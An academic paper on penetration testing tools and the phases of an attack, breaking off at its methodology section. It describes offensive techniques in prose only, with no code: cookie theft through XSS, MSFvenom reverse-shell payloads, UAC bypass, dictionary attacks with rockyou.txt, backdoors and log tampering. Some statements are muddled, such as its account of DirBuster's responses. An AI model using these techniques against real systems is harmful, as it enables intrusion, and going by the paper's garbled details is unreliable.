PERFORMANCE EVALUATION OF PENETRATION TESTING TOOLS IN DIVERSE COMPUTER SYSTEM SECURITY SCENARIOS

Joseph Teguh Santoso[1], Budi Raharjo[2]
[1] University of Science and Computer Technology (STEKOM University), Semarang, 57166, Indonesia
e-mail: joseph_teguh@stekom.ac.id
[2]University of Science and Computer Technology (STEKOM University), Semarang, 57166, Indonesia
e-mail: budiraharjo@stekom.ac.id

ARTICLE INFO

Article history:

Received : 20–Maret-2022
Received in revised form : 25–April-2022
Accepted : 29–Juni-2022
Available online : 30–September-2022

ABSTRACT

This study aims to scrutinize various tools and techniques employed in vulnerability assessment, to furnish a comprehensive guide regarding the efficacy of computer system penetration testing tools, and to offer a post-exploitation analysis approach to aid security professionals in selecting security tools. The increasing interconnectivity and complexity of computer systems in this ever-evolving digital age have led to the growing sophistication of cyber threats such as hacking, malware, and data theft. To counter these threats, penetration testing has become the primary method for securing computer systems. However, in diverse environments, efficient and adaptive penetration testing tools are needed. The selection of the right tools, with a focus on their efficiency in detecting vulnerabilities and providing mitigation solutions, is a paramount and highly crucial consideration. Additionally, post-exploitation analysis to develop more effective protection strategies after a successful attack is also becoming increasingly important. This research contributes to the fields of Communication Networks and System Security, offering insights into the challenges of selecting the right tools for penetration testers and underscoring the importance of vulnerability assessment in securing computer systems. The research approach employed comprises static analysis and manual analysis, encompassing techniques such as fingerprinting, vulnerability scanning, fuzzing, Nmap scanning, and the utilization of a database search tool called search-sploit. The results of this study indicate that the tools and techniques employed in this research can assist in identifying and mitigating vulnerabilities in computer systems. However, due to certain limitations, the research findings may not apply to diverse scenarios. This study provides *a comprehensive analysis of various tools and techniques used in vulnerability assessment and penetration testing. In future research, the focus could be shifted towards more complex systems involving additional security measures.*

Keywords: *Vulnerability assessment, penetration testing, computer systems, communication networks, systems security.*

INTRODUCTION

In an increasingly complex digital era, computer systems have become the backbone of nearly all aspects of modern life [1]. The presence of extensive and diverse information technology infrastructure has created various new challenges related to security maintenance and vulnerability mitigation [2, 3]. Evolving cyber threats require organizations and individuals to continuously monitor and secure their systems against increasingly sophisticated types of attacks. In this context, the performance evaluation of penetration testing tools plays a crucial role in identifying vulnerabilities that may be exploited by malicious actors. This research aims to conduct an in-depth analysis of various tools and techniques used in computer system vulnerability assessment. The primary focus of this study is on penetration testing in various security scenarios, considering variations in system architecture, platforms, and configurations. To provide a comprehensive guide, this research seeks to measure the efficiency of penetration testing tools in detecting vulnerabilities and evaluate their ability to respond to increasingly complex threats.

Furthermore, this research also proposes a post-exploitation analysis approach as an integral part of the evaluation process. Following a successful penetration, the steps taken to analyse the exploitation consequences will provide profound insights into the potential impact of the attack. The results of the post-exploitation analysis will offer recommendations for effective mitigation and protection strategies that should be adopted to safeguard the system from similar attacks in the future. With a plethora of penetration testing tools available, cybersecurity professionals need to identify the most suitable tools for their objectives and needs. The efficiency of these tools in detecting vulnerabilities, responding to attacks, and providing mitigation recommendations becomes a critical factor in selecting the right tools. Additionally, post-exploitation analysis also becomes increasingly important in the context of system security evaluation. After successfully penetrating a system, a deep understanding of the consequences and impact of exploitation will aid cybersecurity professionals in developing better and more effective protection strategies.

LITERATURE REVIEW

Vulnerabilities

Weaknesses within a program, whether they stem from execution errors or design flaws, create opportunities for attackers to harm users of an application and acquire extra privileges. Such weaknesses present a substantial danger to devices, systems, and even infrastructure. Malicious actors leverage these openings to attain unauthorized access and gather information from systems. Vulnerabilities signify a critical deficiency in system and information security. An absence of vulnerabilities in a framework would enhance both information security and system protection. Although providing a 100% vulnerability-free system is almost unrealistic [4], enhancing system protection can be achieved by minimizing vulnerabilities to the greatest extent possible. Frequently, Vulnerability Assessment and Penetration Testing are underestimated and seen as mere formalities by many. However, by using them effectively, they can reduce exposure to attacks and enhance application security.

Vulnerability Assessment

While documentation on information system security is extensive, there seems to be a lack of comprehensive information concerning security vulnerabilities in small businesses and the potential benefits of vulnerability assessments for their protection. Existing literature explains what vulnerability assessment is, how it can benefit a company, and the appropriate tools to use. However, there is a limited amount of information accessible about the shared vulnerabilities experienced by both small businesses and large enterprises. The realm of information technology security has grown increasingly vital as companies must consistently assess data protection at every level to reduce potential harm. Two pivotal facets of safeguarding information, namely enhancing devices and reinforcing protocols, should not be neglected. A vulnerability assessment will furnish an overview of a company's advancements in both the device enhancement strategy and protocol reinforcement practices over time. Most notably, risk assessment will gauge and continuously oversee the efficacy of all security policies and access controls.

As mentioned earlier, vulnerability assessment encompasses a procedure that employs both manual and automated tools to scan a specified set of IP addresses, also known as nodes, within IT systems, to uncover both current and potential vulnerabilities. These IP addresses represent the computers connected to a network, which can be probed to identify the operating systems and protocols in use. Vulnerability testing holds significant importance for a wide range of entities, including small businesses and organizations. In particular, it can offer a comprehensive overview of the existing threat landscape that IT departments need to contend with. The vulnerability assessment process and its resulting report can be instrumental in helping organizations attain their short-term and long-term IT objectives. When executed by an expert, the vulnerability assessment process and vulnerability management play integral roles in IT security risk management phases.

Penetration Testing

As no system is entirely immune to threats, penetration testing aims to measure the extent of a system's security and its potential vulnerabilities to attacks. This involves the use of hacking techniques to identify vulnerabilities in security in general and to find ways to access sensitive information. There is a perspective that suggests that the primary goal of penetration testing is to uncover possible points of entry using techniques commonly employed by hackers, but many technology analysts consider it a tool for enhancing system protection by identifying vulnerabilities and providing practical advice for improvement [5]. Hackers and individuals with a history of hacking are frequently the most proficient candidates for performing penetration tests, given their deep understanding of how to breach a system effectively. Nonetheless, it is correctly emphasized that enlisting hackers or individuals with a hacking background to perform penetration testing might not be a prudent business decision. This is because they may lack certain crucial qualities essential for effective penetration testing. It has been observed that their conduct and the ethical principles necessary to protect the client's interests may vary. Consequently, it is essential to distinguish between hacking and penetration testing. Conventional penetration testing, which is usually guided by risk assessment, is often a much better choice than the random methods employed by cybercriminals.

Vulnerability Assessment and Penetration Testing

This is a scanning process aimed at discovering flaws within a system, while Penetration Testing is the subsequent stage that seeks to identify potential exploits by hacking into authorized devices to uncover potential vulnerabilities. Vulnerabilities can be exploited by intruders to launch attacks. Systems can have various types of vulnerabilities, and penetration testing is the next step after vulnerability assessment that attempts to explore these potential vulnerabilities in a permitted manner for identification purposes. In penetration testing, testers are granted permission to conduct extensive penetration tests and hack into devices to detect potential vulnerabilities.

Advantages and Disadvantages of Penetration Testing

This enables developers to see client networks through the eyes of a cyber-hacker, offering insights that lead to unforeseen discoveries and granting organizations the opportunity to address system vulnerabilities proactively before real attackers exploit them. Furthermore, penetration testing allows organizations to assess the success or weaknesses of security measures by revealing security flaws within the system. Numerous organizations bear the responsibility of safeguarding vital data and systems, including customer records, confidential business information, banking records, client application exposure, proprietary code, and protected health data. These assets are all susceptible to malicious actors and serve as potential targets. Even if a specific company or organization is not the primary objective for attackers, it can act as an entry point that guides them for important data. All this testing allows these entities to evaluate the efficiency of their security measures aimed at safeguarding valuable records. One of the impacts that penetration testing can address is Distributed Denial-of-Service (DDoS) attacks. DDoS attacks, as noted in [6], take advantage of weak networks to overwhelm and disrupt specific targets. The duration of these attacks can range from a few hours to several days. During this period, users, who may be employees of a bank or a hospital, become unable to operate, and individuals or personnel have to wait for services to be restored. At the very least, penetration testing will help evaluate the potential impact of DDoS attacks on an organization's operations.

Losing access to a company's operational infrastructure for minutes or hours can have serious consequences. As an example, the Information Commissioner's Office imposed a £20 million fine on British Airways [7] due to a data breach incident in 2018, involving personal data and credit card information of over 400,000 customers. This fine was a reduction from the initial plan of £183 million in 2019, considering the economic impact of Covid-19. Despite being lower, it still represented the highest fine ever imposed by the Information Commissioner's Office. Apart from the financial losses, incidents like these also hurt a company's reputation and customer satisfaction. Brand trust built over years can be shattered in an instant, causing customers to cease business if they feel their data security is not being upheld. In situations where organizations need to comply with laws or wish to enhance protection and security, penetration testing provides valuable and actionable insights.

Shortcomings of Penetration Testing

Despite the numerous benefits mentioned earlier, the reliability of penetration testing cannot be assured due to various potential adverse consequences. A notable concern is whether penetration testing could result in data compromise, service disruption, and information loss, as those conducting these tests often gain access to a substantial amount of sensitive company data. Another challenge arises from the evolving conditions of the assessment environment compared to its state before the test initiation. While in many instances these changes may have minimal or even no impact, under certain uncommon circumstances, additional vulnerabilities could be introduced into the system. Conversely, penetration testing has the potential to be detrimental in ways that lead to significant downtime and This includes the possibility of causing significant damage to the company, including the potential loss of an entire network infrastructure. Additionally, automated vulnerability scanning software identifies assets and services associated with specific IP addresses by gathering banner information. It subsequently matches the discovered service names with pre-existing databases of vulnerability assessment modules for those services. This process serves as more of a rapid vulnerability assessment rather than an actual vulnerability test, as it does not perform vulnerability checks. Most of these tools tend to produce a substantial number of false positives, necessitating a significant amount of time for a thorough analysis by someone lacking expertise in the industry. This analysis ultimately culminates in the creation of a report or a Vulnerability Assessment.

Automated tools cannot thoroughly examine targets as comprehensively as a genuine attacker might during manual penetration testing. Proficient testers assert that relying solely on automated methods for vulnerability assessment is an ill-advised strategy, especially when dealing with highly sensitive data like proprietary databases or credit card information. Consequently, it is strongly recommended to steer clear of a completely automated approach under such circumstances. Due to the complexity of penetration testing, the penetration testing procedure must be conducted by seasoned and exceptionally skilled security professionals who undergo comprehensive preparation and maintain strict discipline. Therefore, the selection of a professional team holds strategic significance to ensure the smoothness of penetration testing results. Companies should take into account four typical prerequisites when choosing a penetration testing team: expertise, capabilities, experience, as well as technical certifications, and professional background of the team members, which are also significant factors to consider.

Penetration Testing

Penetration testing encompasses diverse categories, Examples include network penetration testing, application penetration testing, regular network vulnerability assessments, and physical penetration testing. Each of them focuses on different aspects of corporate security. Network penetration testing involves traversing the entire network, including firewalls, database servers, web servers, and desktop/laptop computers. Conversely, application penetration testing centres on web-based applications and entails focused assessments of these resources. Periodic network vulnerability assessments are conducted periodically, and non-invasively, and contribute to overall security improvement by scanning IP addresses and documenting new changes or exposures. Physical penetration testing, on the other hand, involves tracing the physical security of the corporate building using techniques such as psychological manipulation, night-time infiltration, and lock bypass. The main difference lies in the objects being assessed, with different focuses on IT, physical security, or applications. The choice of penetration testing type depends on the organization's goals and criteria. Black-box testing is suitable for assessing cybercriminal capabilities, while white-box testing is more appropriate if an organization aims to develop overall security architecture.

Penetration Testing vs. Vulnerability Assessment

Vulnerabilities are potential weaknesses in a system that can result from security flaws, design issues, oversights, failures, or missed configurations, which can be exploited for malicious purposes, presenting a risk to both network infrastructure and data, vulnerabilities can be classified into two primary categories: conceptual vulnerabilities (also known as logical vulnerabilities) and physical vulnerabilities. Physical vulnerabilities encompass various factors related to the overall physical security of a business. This can involve scenarios such as sensitive information being inadvertently discarded in recycling bins or employees manipulating information using various social engineering tactics. In contrast, Logical vulnerabilities are primarily associated with corporate computers, communication devices, and occasionally, mobile apps and software. The confusion regarding penetration testing is justified, given that different service providers offer differing levels of service and often use different terminology. Broadly speaking, there are three standard service categories: port scanning, vulnerability assessment, and penetration testing. Port scanning usually involves the utilization of software applications to examine client IP addresses' internet-connected devices and subsequently inform the client about any open ports detected. Beyond this operational level, risk assessment aims to identify potential network or system risks, following a well-defined approach with predefined objectives and resources.

Comparison of Vulnerability Assessment and Penetration Testing

Penetration testing employs hacker tools and tactics to breach systems, in contrast to vulnerability assessment, which is more automated. Penetration testing attempts to penetrate from the outside, whereas internal penetration testing reveals details after external defences are defeated. Penetration testing is manual, using attack tools, while vulnerability assessment is more automated. Between vulnerability assessment and penetration testing, it seems that penetration testing is more effective in assessing information security. Although vulnerability assessment is essential as a starting point, some people complain that vulnerability assessment does not always address the impact of an attack because it has to determine whether the vulnerability is a real threat or just a false positive and its impact on the network if exploited. Penetration testing uses hacker tactics to breach system defences, exploiting bugs and weaknesses to replicate hacker access and identify open services. The results of penetration testing are more informative than vulnerability assessment, helping managers discover and manage vulnerabilities and assess the effectiveness of security measures. Vulnerability assessment is more suitable for successful risk mitigation because it can be automated, measures more vulnerabilities in a broader network, quickly detects vulnerabilities in client software throughout the network, and provides additional consistent information to support security choices. Although both perspectives presented earlier offer persuasive points, the resolution to the preceding query greatly relies on the client's specific requirements. If an organization seeks to determine the quantity of potential security vulnerabilities within a system, opting for vulnerability assessment appears to be a reasonable decision. Consequently, if the objective is to assess the fragility of a company's infrastructure, a carefully structured penetration test certainly appears warranted.

Penetration Testing for Web Applications

In general, the problems associated with web servers originate from the presumption that those managing a web server effectively possess unrestricted access to the user base, and this access remains completely unbounded within its structure. Online applications can be susceptible to attacks because they are openly accessible and manage data elements from HTTP requests. Consequently, web servers require effective security to protect themselves from well-known vulnerabilities, especially on port 80/TCP where they reside. Web server patch updates should be mandatory because most of their vulnerabilities stem from outdated operating systems or software installations. Apart from input validation, which is commonly regarded as a primary culprit for web application vulnerabilities, there are other prevalent weaknesses in web application security. These include inadequate security mechanisms, logical flaws, data leaks, unintentional disclosure of environmental information, and typical binary application vulnerabilities like buffer overflows. These vulnerabilities can potentially lead to various web application attacks. Notably, SQL injection and Cross-Site Scripting (XSS) are consistently identified as some of the most common vulnerabilities evaluated by the Open Web Application Security Project (OWASP). OWASP is a non-profit organization founded in 2001 with the mission of assisting website owners and security professionals in safeguarding web applications against cyber threats [8]. The organization boasts approximately 32,000 volunteers worldwide who are engaged in security checks, vulnerability assessments, and research activities. Some of OWASP's prominent publications include the OWASP Top 10 [9], which will be discussed in more detail later in this discussion as it is crucial to address.

Table 1. OWASP Top 10 (Source: Self-elaboration)

No	OWASP	Description	Prevention
1	***SQL Injection***	SQL injection attacks involve injecting SQL queries from client input into a program. This allows attackers to read, modify, or damage database data, perform administrative operations, and even send commands to the operating system. This type of attack is common in PHP and .ASP applications but less common in J2EE and ASP.NET programs due to their more secure interface designs [10]. The success of this attack relies on the attacker's skills and the security precautions implemented by the system. SQL injection has a high impact.	• Implement an authentication mechanism that validates input using parameterized queries. • Sanitize all input. • Disable database error exposure on the website. • Identify and fix vulnerabilities as soon as possible, although in some cases, the use of a web application firewall can provide temporary assistance.
2	***Flawed Authentication Failures***	Typically, authentication failures can be attributed to vulnerabilities in two main areas: session management and credential management. These are collectively referred to as flawed authentication because malicious actors can exploit either of these avenues to impersonate a user, either by utilizing compromised session IDs or pilfered login credentials. Attackers employ a range of strategies to exploit these weaknesses, spanning from large-scale credential attacks to tactics tailored to their particular objectives, all to obtain unauthorized access to an individual's credentials.	• Implement Two-Factor Authentication (2FA) to enhance security by combining challenging authentication criteria. • Use Single Sign-On (SSO) to facilitate authentication across various accounts, either through an SSO platform or decentralized third-party service providers. Avoid less secure password-based methods.
3	***Exposure of Sensitive Data***	Exposure of Sensitive Data occurs when sensitive information is not adequately protected within a program. This can include credentials, session tokens, or other personal data. Some causes of this can be data leakage, vulnerable cryptography, the absence of cache headers, or insecure data storage such as the use of unsalted hashed passwords. Data security is often overlooked in application development, which can result in data exposure if not adequately protected. This can happen through how organizations manage data, storing data in plain text, or using weak security practices such as insufficient SSL encryption or inadequate password security. Using hashed passwords with salt is one of the more secure methods for protecting sensitive data [8].	First, perform a security assessment, such as Penetration Testing or Vulnerability Assessment, which tests the program with attacks to identify vulnerabilities. If vulnerabilities are found, the security team needs to assess whether addressing the vulnerability is feasible in terms of time, cost, and resources. While it's crucial to protect data, security often takes a back seat due to the pressure to release new products quickly.
4	**External Entity XML (XXE) Attacks**	External XML attacks are attacks against programs that process XML input weakly. These attacks have the potential to lead to the disclosure of confidential information, service disruption, server-side request forgery, the scanning of ports, and effects on other devices. This situation arises when a vulnerable XML parser interprets XML input that includes external entities. System identifiers in XML entities can access local or remote information, and if contaminated, can expose sensitive information when accessed by an XML processor.	This can be accomplished by training developers, using simple data formats like JSON, updating XML libraries, and implementing server-side input validation to prevent malicious data in XML, thus mitigating the threat of External XML Entity (XXE) attacks.
5	***Compromised Access Controls***	Access control refers to the way a web application permits or restricts users' access to particular content and features following the authentication process. It is	• Use access control matrices and detail security policies.

		complex because it relates to different platform information and functionality, and users can have different rights. Developers often overlook security in implementing access control, and systems that grow with websites can have vulnerabilities that can be manipulated. Such vulnerabilities can be harmful, including unauthorized access, content modification, or even website hijacking. Administrative interfaces that allow site administrators to manage the site are often targeted by hackers.	• Access management systems should be thoroughly reviewed to prevent deactivation or violations. • Avoid disclosing specific IDs or keys that can be manipulated by hackers. • Application layer authentication components should be designed with clear specifications of valid permissions for your site. • Administrators need to consider the access control assistance brought by the components and manage policy aspects that cannot be handled by those elements.
6	***Poorly Structured Security***	Poorly structured security occurs when best practices are disregarded in configuring assets such as operating systems, database servers, or computers running applications. This can affect various components like network computers, hardware, and email providers. Common causes include weak user permissions, the use of shared accounts for various resources, and reliance on dangerous default configurations. Manual security administration is required to avoid these vulnerabilities.	In a well-configured framework, error handling should be set up to eliminate error messages that could aid cybercriminals. Sensitive information must be removed from banners, and resources on production servers should be managed with accounts that have minimal privileges. Regular scanning that includes production systems and storage is an effective approach to identifying security issues. Scanning should be performed by trained scanners and should focus on web application security.
7	***Cross-Site Scripting (XSS)***	This type of injection attack involves inserting malicious content into a website that appears to be secure and trustworthy. XSS attacks occur when an attacker exploits a web application to transmit harmful code, often in the form of client-side scripts, to other users. These attacks thrive on common errors that occur when a web application includes user data in its output without performing proper validation or encoding. XSS attacks enable attackers to surreptitiously deliver malicious scripts to users' browsers. The attack can take the form of JavaScript snippets or other types of code that can be executed by the browser. XSS attacks involve exposing users' session cookies, redirecting users, altering web content, or even modifying information like drug doses on a pharmacy website. This vulnerability is popular and dangerous because it can easily allow hackers to steal authenticated user cookies. The hacker's code explanation involves retrieving the user's cookies and transmitting them to the "badsite.php" file using the GET mechanism, creating an opportunity for exploitation.	It is essential to disable HTTP TRACE support on the web server because hackers can steal user's cookies through an attack that triggers asynchronous HTTP TRACE requests. This allows hackers to launch session hijacking attacks. Disabling HTTP TRACE on all web servers is an effective solution to address this issue.
8	***Insecure Deserialization***	This is a vulnerability that arises when untrusted data is utilized to take advantage of the characteristics of an application, potentially initiating a Denial of Service (DoS) attack or executing arbitrary code during the deserialization process. Serialization involves transforming objects into a format suitable for storage, transmission, or communication across a network, such as JSON or XML. Deserialization, on the other hand, is the process of converting serialized data back into objects. Web applications use every day, but problems arise when untrusted data is deserialized. Implementing secure object deserialization is a common practice in software development.	There is no universal solution or standard process for addressing unsafe deserialization vulnerabilities, which keeps it inherently risky. It is important not to trust data during deserialization and regular testing is recommended. This depends on the programming language being used; for example, Python allows for certain class restrictions. When the administrator lacks familiarity with the programming language, there is a potential for unsafe vulnerabilities to emerge.
9	***Usage of software with known vulnerabilities***	Documentation vulnerabilities refer to vulnerabilities in open-source software that are made public through the internet. Hackers often exploit these vulnerabilities shortly after they are disclosed. The use of vulnerable third-party components is a significant issue because over 80% of applications contain these elements. While it is not practical to completely avoid the use of third-party software, security risks must be acknowledged and addressed. Such vulnerabilities can impact software security, enabling attacks like SQL Injection and XSS, as well as access control failures.	The programming team needs to keep the software up to date through monitoring, module documentation, vulnerability checks, and regular updates. A good patch management scheme should be implemented to only accept updates from trusted providers and to uninstall unused components. Additionally, it is essential to ensure that components and subcomponents are not vulnerable and are always updated. It is essential to install a Web Application Firewall for enhanced protection.

10	***Inadequate Logging and Monitoring***	Logging and monitoring of activities are best practices for protecting a program, although they are not always considered definite vulnerabilities. Despite being excluded from the OWASP Top 10 list in 2017, it remains important. OWASP argues that this is a highly relevant practice, although often overlooked. This vulnerability is categorized as having a moderate likelihood of attack, high prevalence, and low detection range. Its impact is difficult to identify because of how the attack is launched. Data shows the difficulty in detecting sophisticated and complex attacks, With a time-lapse extending to 98 days in the financial sector and 197 days in the realm of online commerce, almost seven months in total. More than half of financial service companies and 71% of merchants see the likelihood of a notable rise in such circumstances in the upcoming year. More than 50 network attacks occur every month against most financial service companies and nearly half of merchants, creating a worrisome situation [11, 12]. Preventing cyber threats is the best way to avoid costly security expenses, with the cost of instant incident detection reaching USD456,000 for large companies, which can multiply to USD 1.2 million if cases are not identified within a week [13]. Tracking and logging systems are necessary to ensure that reports are not overlooked without examination on the logging server. Logging alone is not enough; there needs to be a broader collection and review of records every day to identify unusual events and incidents promptly. Recent studies show the potential for threat prediction through machine learning.	Software tracking is needed to inform users about these checks, or at the very least, one procedure to notify attackers of an attack. Furthermore, it's important to log login failures, access control activities, and server-side input validation while capturing adequate user context. Records should be kept for delayed forensic investigation. High-value transactions should have independent audit trails to prevent fraud or tampering, as well as proper tracking and notification to report unusual activities and handle them swiftly. Many specialists frequently suggest the utilization of dedicated cloud systems that are independent and designed for security purposes to record and retain audit trail events. This involves the implementation of network time synchronization technology to ensure device clocks are in sync. These measures also aid automated analysis systems in promptly assessing incident patterns as they occur. Establishing robust access control for logging, crafting a comprehensive emergency management plan, and implementing continuous 24/7 monitoring, along with the introduction of monitoring alarm systems, are effective policies to consider.

5 Testing Phases

Reconnaissance

In warfare, reconnaissance refers to the practice of gathering intelligence about enemy forces through various identification methods. In the context of ethical hacking, reconnaissance serves as the initial step, aiming to amass extensive information about the target. This involves employing techniques such as internet research, social engineering tactics, email address compilation, whose database queries, and more. Reconnaissance encompasses activities like foot printing, scanning, and enumeration, all conducted discreetly to uncover and collect data about the target system. During the identification phase, an ethical hacker endeavours to obtain as much information as possible about the target machine. This may encompass both aggressive and passive approaches to gathering data, allowing for the detection of the target and the discovery of details such as IP addresses, networks, domain names, mail servers, DNS history, employee names, organizational structures, and business-related information. Scanning or information collection encompasses endeavours to acquire an extensive amount of data about the target. Passive information gathering, also known as foot printing, doesn't necessitate direct interaction with the target system or network. It avoids sending packets to services, resulting in fewer noticeable disruptions or traces. This method relies on publicly available information about the network, system, and operational details. It aims to gather details like IP addresses, domain names, hostnames, software and OS versions, database schema information, active TCP/UDP services, protocols, passwords, employee information, geographical locations, contact numbers, and more.

Scanning and Enumeration

In ethical hacking, after the identification phase comes the scanning and enumeration stage, where the information gathered in earlier steps is utilized to delve deeper into the target system or network. Here, the goal is to uncover specifics such as device names, IP addresses, open ports, user accounts, active services, operating system particulars, system architecture, and potential vulnerabilities. During this phase, the tester can employ various methods and techniques for scanning and enumeration, which encompass packet manipulation tools, packet analysis, port scanning, network mapping, sweepers, and vulnerability scanning. Once you know what your targets are and how many of them may have already been compromised or not, you can select the appropriate resources and manipulation methods. Inadequate scanning and enumeration of devices not only limits monitoring effectiveness but also increases the chances of being detected by unwanted new traffic. Moreover, attempting to apply techniques designed for one service to another service proves ineffective and may result in an unnecessary Denial of Service. In general, refrain from assessing vulnerabilities unless you have been explicitly tasked with such a mission. While various types of port scanners exist, they all operate on similar principles. Additionally, several fundamental forms of TCP port scanning are available. Among these, SYN scanning, often referred to as stealth scanning due to its association with the TCP SYN flag in the handshake sequence, stands out as the most prevalent. This scanning method initiates by dispatching a SYN packet to the target port. The destination port, upon receiving the SYN packet, responds with a SYN/ACK message if the port is open or an RST response if the port is closed. This process represents standard scanning practice, where packets are sent, responses are examined, and the status of the device or port is determined. This scanning technique is relatively swift and discreet because it does not complete the full handshake. Since the TCP handshake remains incomplete, the target services do not establish a direct connection, and therefore, this process is not always logged.

Exploitation

Following the scanning phase, hackers arrange the target network structure using the information gathered during Phases One and Two. This marks the stage where active hacking takes place. Vulnerabilities discovered during the reconnaissance and scanning phases are now leveraged to gain entry. Hackers may utilize local area networks, direct connections to

PCs, the Internet, or even offline tactics as means to manipulate these vulnerabilities. Techniques such as overflowing buffer stacks, initiating DoS attacks, and session hijacking are among the methods employed. These topics have been previously discussed in earlier chapters. Gaining access is often referred to as "owning" the machine within the hacker community.

Maintaining Access

Once a hacker gains control, they continue to maintain access for manipulation and potential attacks. After gaining access to the target system, hackers can choose to use the system and its services, utilizing it as a launching platform to investigate and compromise other systems, or they can stay low-profile and keep exploiting the system they have taken over. Either of these actions can be detrimental to a company. As an illustration, a hacker might employ packet sniffers to intercept and record all network communications. Hackers frequently bolster their control over devices, guarding them against other hackers or security entities, by establishing exclusive access points through backdoors, key loggers, and Trojans. Once a hacker gains command of a device, it can serve as a launching pad for additional offensive actions. In such scenarios, this control scheme is commonly termed as a zombie system. Hackers wishing to remain undetected erase their entry traces and use backdoors or Trojans to regain access. Key loggers can also be implanted at the kernel level to attain super user permissions. Backdoors secure entry at the operating system tier, while Trojans secure entry at the device level. Both key loggers and Trojans depend on users for their download and installation. In Windows-based systems, the majority of Trojans are deployed as services and operate as local machines with administrative privileges.

Deleting Tracks

A hacker always strives to eliminate traces of their presence and activities for various reasons, including maintaining control of the situation and avoiding detection. Efforts to erase evidence of compromise are crucial actions for any hacker aiming to stay undetected and evade tracking. Typically, this commences with the removal of any evidence related to compromised logins and error messages that might have occurred during the attack. For example, buffer overflow attacks often leave records in device logs. Furthermore, attention is given to altering settings to prevent subsequent logins from being recorded. Once a hacker successfully gains and maintains access, they will take steps to cover their traces, ensuring that security personnel cannot detect them, allowing them to continue using the device without being noticed, eliminating any signs of hacking, and avoiding potential legal consequences. Hackers strive to eliminate any traces of the attack, which encompasses erasing log files and intrusion detection device alerts. Actions taken during this phase of an attack may involve techniques like steganography, the utilization of tunnelling protocols, and tampering with log files. By altering and manipulating event records, system administrators can be misled into thinking that the system is operating normally, without any signs of disruption or compromise. In exceptionally severe cases, a key logger may completely circumvent logging and erase all existing logs. This occurs if the hacker plans to use the device as a potential point of intrusion over an extended period. Only a few parts of the log may indicate their presence, which is removed.

Tools Used

There is a wide array of research methods accessible to penetration testers, both in the open-source and closed-source categories. Open-source testing tools offer a secure choice, and many of them receive regular updates. Penetration testers can perform comprehensive testing using open-source resources, obviating the necessity for closed-source software. In essence, open access implies that software developed under an open-source license is readily accessible to anyone, and it allows for unrestricted modification and enhancement of the source code. Conversely, closed-source programs are the proprietary assets of their creators, who retain exclusive rights to modify and improve the software. However, open source does not always imply that the software is free; rather, it signifies that the source code can be freely accessed and adjusted by developers as required. Altered applications can also be sold as commercial software. In cases where open-source code is employed to construct a commercial product, the project's developers are obliged to make the source code openly available to everyone.

Table 2. Open Source and Closed Source Testing Applications (Source: Self-elaboration)

Open-Source Testing Applications	Description
Kali Linux	Kali Linux is a Debian-derived Linux distribution designed specifically for specialized penetration testing tasks, serving as a valuable tool for security assessments. This operating system is fully equipped, housing an impressive collection of more than 600 integrated penetration testing tools. Maintaining the code's current status is a straightforward process, and interestingly, the Kali Linux developers recommend updating the tools by updating the entire system rather than individually updating each application. With its extensive toolset, Kali Linux offers penetration testers everything they need to conduct a comprehensive penetration test, eliminating the need for additional tools.
Nmap (Network Mapper)	Nmap stands as an open-source application for network discovery and vulnerability scanning. Network administrators and evaluators frequently rely on Nmap to ascertain active devices within a network, investigate live hosts and the services they offer, identify open ports, and detect potential security risks. This tool is adaptable for tracing individual hosts as well as large-scale networks encompassing numerous computers and multiple subnetworks. Despite its extensive evolution and versatility over the years, Nmap primarily functions as a port-scanning tool, collecting data through the transmission of raw packets to device ports. Nmap then awaits responses to determine the status of these ports, whether they are open, closed, or filtered, often due to firewall settings.
Port Scanning	Nmap sends bytes with IP addresses and other data to identify network characteristics, create network maps, and inventory hardware and software. It utilizes a range of transport protocols, including TCP, UDP, and SCTP, along with supporting protocols like ICMP, to fulfil distinct functions and interact with various device ports. UDP is suitable for real-time media streaming with low overhead, while TCP is

	slower but more efficient for buffered video streaming.
Metasploit	Metasploit is the standard platform for penetration testing and has been integrated into Kali Linux. This platform is widely used in the security world and provides various techniques, from exploitation to web vulnerability modules and network reconnaissance tools. Metasploit comes in several versions, including Pro, Express, Community, and Framework. The Pro and Express versions have graphical user interfaces, while the Community version is free but has limited functionality.
DirBuster	DirBuster is a penetration testing tool employed to carry out brute-force attacks on directories and files within a web server or application. Its operation is simple, just pointing it to the target address and port, providing a word list, and then sending HTTP GET requests. If it receives a positive response, it means that the directory or file may exist; if the request is denied, it is assumed that there is a directory or file at that location.
MSFvenom	MSFvenom is a command-line-based Metasploit payload generator designed to create payloads from shell code. Shell code, in this context, refers to executable code that can be run on the target machine, ultimately establishing a remote shell connection back to the creator of the shell code. This type of manipulation is typically carried out through social engineering tactics, where an attacker entices end-users to open manipulated files, often via email attachments containing malicious content. Another method of disseminating malicious shell code is by injecting it into legitimate software. Once this software is installed or in operation, the embedded shell code creates a vulnerability on the end user's computer, permitting the intruder to remotely access or gain control over the compromised system.
Elevating Windows Privileges by Bypassing UAC Using Metasploit	User Access Control (UAC) is a security mechanism in Windows 7 and modern Windows versions that can be a hurdle for intruders. However, UAC can be bypassed under the right conditions. In Linux, super users are referred to as Root, while in Windows, they are referred to as System users. Should an attacker acquire entry to a super user account, they can collect and manipulate system data. Metasploit has modules for bypassing UAC, rendering it ineffective if an attacker obtains administrator account privileges. Some companies grant administrator privileges to employees without considering the risks, while others disable UAC functionality. Both of these actions can pose security threats and need to be carefully considered before implementation.
Dictionary Attack Using Word Lists	A dictionary attack is a form of brute-force strategy that depends on common words and phrases found in a dictionary to make educated guesses at passwords. Hackers frequently take advantage of the tendency of many individuals to use straightforward passwords. In this research, a large-sized word list "rockyou.txt" was utilized, consisting of 14,341,564 unique passwords. The second-word list originated from Dirbuster, version 2.3, with a medium size, but there are also small and large-sized word lists available in Kali Linux.

RESEARCH METHODOLOGY

The research approach employed in the study is a vulnerability assessment technique, which encompasses static, manual, automated, and fuzzy analysis techniques. Additionally, penetration testing techniques are also conducted, including black-box, white-box, and grey-box penetration testing.

Vulnerability Assessment Techniques

Static Analysis

In this technique, test cases or exploitation are not conducted; observation is solely focused on the code configuration and framework functionality. With this strategy, various types of vulnerabilities can be identified. During this procedure, the system should not be in use, but the testing doesn't have any adverse impact on the system. One significant drawback of this technique is the extremely long time it takes, requiring many hours to complete.

Manual Analysis

In this technique, no special tools or programs are needed to identify bugs. Testers utilize their skills and experience to detect weaknesses in the system. Experiments can be planned or unplanned [14]. This method is more cost-effective compared to other techniques, as there's no need to purchase specialized Vulnerability Assessment tools.

Automated Testing

